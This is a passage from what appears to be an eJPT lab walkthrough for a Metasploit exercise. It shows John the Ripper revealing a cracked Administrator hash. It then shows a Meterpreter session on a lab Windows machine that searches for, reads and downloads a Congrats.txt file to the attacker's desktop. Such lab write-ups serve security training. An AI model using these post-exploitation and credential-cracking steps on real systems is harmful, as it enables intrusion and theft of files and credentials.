
```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 9 - Metasploit$ sudo john hashes --show
Administrator:PASSWORD:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
```

We got it. Now, let's search for the congrats.txt file.




```
meterpreter > search -f Congrats.txt
Found 1 result...
    c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt (64 bytes)
```

Let's print it out.



```
meterpreter > cd Documents\ and\ Settings
meterpreter > pwd
C:\Documents and Settings
meterpreter > cd eLSAdmin
meterpreter > pwd
C:\Documents and Settings\eLSAdmin
meterpreter > cd My\ Documents
meterpreter > ls
Listing: C:\Documents and Settings\eLSAdmin\My Documents
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  64    fil   2015-02-18 23:51:04 +0530  Congrats.txt
100666/rw-rw-rw-  0     fil   2012-02-15 12:46:32 +0530  Default.rdp
40777/rwxrwxrwx   0     dir   2015-02-18 20:15:11 +0530  Downloads
40555/r-xr-xr-x   0     dir   2012-02-09 03:14:44 +0530  My Music
40555/r-xr-xr-x   0     dir   2012-02-09 03:14:44 +0530  My Pictures
100666/rw-rw-rw-  79    fil   2012-02-09 03:14:44 +0530  desktop.ini

meterpreter > cat Congrats.txt
Congratulations! You have successfully exploited this machine!
```

Great! Now, let's try to download it to our local machine.



```
meterpreter > download 'c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt' /home/hades/Desktop
[*] Downloading: c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt → /home/hades/Desktop/Congrats.txt
[*] Downloaded 64.00 B of 64.00 B (100.0%): c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt → /home/hades/Desktop/Congrats.txt
[*] download   : c:\Documents and Settings\eLSAdmin\My Documents\Congrats.txt → /home/hades/Desktop/Congrats.txt
```

We got it.